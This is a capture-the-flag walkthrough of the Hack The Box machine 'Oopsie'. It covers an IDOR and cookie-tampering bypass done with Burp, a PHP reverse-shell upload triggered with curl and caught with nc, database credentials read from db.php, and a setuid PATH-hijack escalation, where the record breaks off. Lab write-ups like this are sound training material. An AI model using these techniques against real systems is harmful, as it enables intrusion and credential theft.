
oopsie

```
┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# nmap -sC -sV  10.10.10.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 10:13 EDT
Nmap scan report for 10.10.10.28
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals reveals that SSH and Apache are available on their default ports. Let's check out the website.



Services

We provide services to operate manufacturing data such as quotes, customer requests etc. Please login to get access to the service.


+44 (0)123 456 789

admin@megacorp.com


© 2019 MegaCorp - Facebook - Twitter

We can't see anything else of interest, so let's send the request to a web proxy such as Burp, so we can examine the website in more detail. We point the browser to the Burp proxy at `127.0.0.1:8080`, refresh the page, and forward the request.

On the `Target` tab, we notice that Burp has passively spidered the website while processing the request.



The URL **/cdn-cgi/login** seems interesting, let's examine this in the browser.



We confirm that this is a login page. Let's try to reuse the password `MEGACORP_4dm1n!!` from the previously compromised machine, with common usernames such as **administrator** or **admin** .

This is successful, and we gain access to the web portal, which contains additional functionality.

10.10.10.28/cdn-cgi/login/admin.php

repo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...

MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin

Repair Management System

However, it seems the developer has implemented tiers of administration, and the `Uploads` page is further restricted to the **super admin** user.

10.10.10.28/cdn-cgi/login/admin.php?content=uploads

epo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackS

MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin

Repair Management System

This action require super admin rights.

10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1

repo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...

MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Let's examine the portal further in Burp. We refresh on the `Accounts` page, which displays the user id for our current user, and intercept the request. We notice what seems to be a custom cookie implementation, comprising of the **user** value and **role**. We also notice the **id** parameter, which for our current `admin` user is `1`.

```
GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
```

It might be possible to brute force the **id** values, and display the **user** value for another user, such as the super admin account. We can do this using Burp's Intruder module. Click CTRL + i to sent the request to Intruder.

Target | Positions | Payloads | Options

Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the w

Attack type: Sniper


```
GET /cdn-cgi/login/admin.php?content=accounts&id=§1§ HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
```

We can generate a sequential list of 1-100 using a simple bash loop.

```
for i in `seq 1 100`; do echo $i; done
```



Next, click on the `Options` tab, and ensure that `Follow Redirections` is set to "Always", and select the option to "Process cookies in redirections".



Click on the `Target` tab, and then click `Start attack`. We sort responses by Length, and view the results.

Intruder attack1

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
30	30	200		0		3826	
0		200		0		3815	
1	1	200		0		3815	
13	13	200		0		3813	
23	23	200		0		3812	
4	4	200		0		3811	
2	2	200		0		3787	
3	3	200		0		3787	
5	5	200		0		3787	

Request | Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
    </tr>
    <tr>
      <td>
        86575
      </td>
      <td>
        super admin
      </td>
      <td>
        superadmin@megacorp.com
      </td>
    </tr>
  </table<script src='/js/jquery.min.js'>
```

Search... 0 matches

Finished

A few of a responses have a different length, and we proceed to examine them. The super admin account is visible, and corresponding user value is identified.


Let's try to access the `Uploads` page again, substituting our user value with the super admins.

Pretty | Raw | \n | Actions

```
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=86575; role=super admin
Upgrade-Insecure-Requests: 1
```

forward

This is successful, and we gain access to the upload page, which allows branding images to be uploaded.



It's possible that the developer forgot to implement user input validation, and so we should test if we can upload other files, such as a PHP webshell. On Parrot-OS, we can use the PHP reverse shell `/usr/share/webshells/php/php-reverse-shell.php`.

After changing the IP and port values, we upload the file, capture the request, substitute the user value as before, and click Forward.

Page text reports that the upload was successful, but we don't know where the reverse shell was uploaded to. Let's enumerate the web server for common directories using dirsearch.

```
┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/Documents/htb/boxes/haircut/php-reverse-shell.php
/Documents/htb/boxes/help/php-reverse-shell.php
/Documents/htb/boxes/jarvis/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# cp /usr/share/laudanum/php/php-reverse-shell.php .

┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# mv php-reverse-shell.php shell.php
```

shell.php ×

```php
// proc open and stream set blocki
// Use of stream select() on file
// Some compile-time options are r
//
// Usage
// -----
// See http://pentestmonkey.net/to

set time limit (0);
$VERSION = "1.0";
$ip = '10.10.14.22';  // CHANGE TH
$port = 1337;       // CHANGE THIS
$chunk size = 1400;
$write a = null;
$error a = null;
$shell = 'uname -a; w; id; /bin/sh
$daemon = 0;
$debug = 0;
```

Brand Name

Browse... shell.php Upload


```http
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------10026121104021806106224027 07
Content-Length: 5833
Origin: http://10.10.10.28
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=86575; role=super admin
Upgrade-Insecure-Requests: 1

-----------------------------10026121104021806106224027 07
Content-Disposition: form-data; name="name"


-----------------------------10026121104021806106224027 07
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
```

forward



Repair Management System

The file shell.php has been uploaded.

```
┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# dirsearch -u http://10.10.10.28 -e php
```

```
[11:00:00] 301 -  311B  - /themes   →  http://10.10.10.28/themes/
[11:00:01] 301 -  312B  - /uploads  →  http://10.10.10.28/uploads/
```

This identified an uploads directory, and we can set up our listener and trigger a reverse shell using curl.

```
┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# curl http://10.10.10.28/uploads/shell.php
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/oopsie]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.28.
Ncat: Connection from 10.10.10.28:45164.
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:16:54 up  2:45,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
www-data@oopsie:/$ cd home/
www-data@oopsie:/home$ ls
robert
www-data@oopsie:/home$ cd robert/
www-data@oopsie:/home/robert$ ls
user.txt
www-data@oopsie:/home/robert$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
```

The website records are probably retrieved from a database, so it's a good idea to check for database connection information. Indeed, `db.php` does contain credentials, and we can `su robert` to move laterally.

```
www-data@oopsie:/home/robert$ cd /var/www/html/cdn-cgi/login/
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

robert:M3g4C0rpUs3r!

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
Password:
robert@oopsie:/var/www/html/cdn-cgi/login$ cd ~
robert@oopsie:~$ ls
user.txt
```

The `id` command reveals that **robert** is a member of the **bugracker** group. We can enumerate the filesystem to see if this group has any special access.

```
robert@oopsie:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

```
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ ls -al /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

There is a `bugtracker` binary, and the setuid but is set. Let's run it and see what it does.

```
robert@oopsie:~$ /usr/bin/bugtracker
------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
```

It seems to output a report based on the ID value provided. Let's use strings to see how it does this.

```
robert@oopsie:~$ /usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: blabla

cat: /root/reports/blabla: No such file or directory
```

```
robert@oopsie:~$ /usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: ../root.txt

af13b0bee69f8a877c3faf667f7beacf
```

We see that it calls the `cat` binary using this relative path instead of the absolute path. By creating a malicious `cat`, and modifying the path to include the current working directory, we should be able to abuse this misconfiguration, and escalate our privileges to root.

Let's add the current working directory to PATH, create the malicious binary and make it executable.

```
export PATH=/tmp:$PATH
cd /tmp/
echo '/bin/sh' > cat
chmod +x cat
```

```
robert@oopsie:~$ export PATH=/tmp:$PATH
robert@oopsie:~$ cat $PATH
cat: '/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games': No such file or directory
robert@oopsie:~$ cd /tmp/
robert@oopsie:/tmp$ echo '/bin/sh' > cat
robert@oopsie:/tmp$ chmod +x cat
robert@oopsie:/tmp$ ls -al cat
-rwxrwxr-x 1 robert robert 8 May 31 15:34 cat
robert@oopsie:/tmp$ /usr/bin/bugtracker

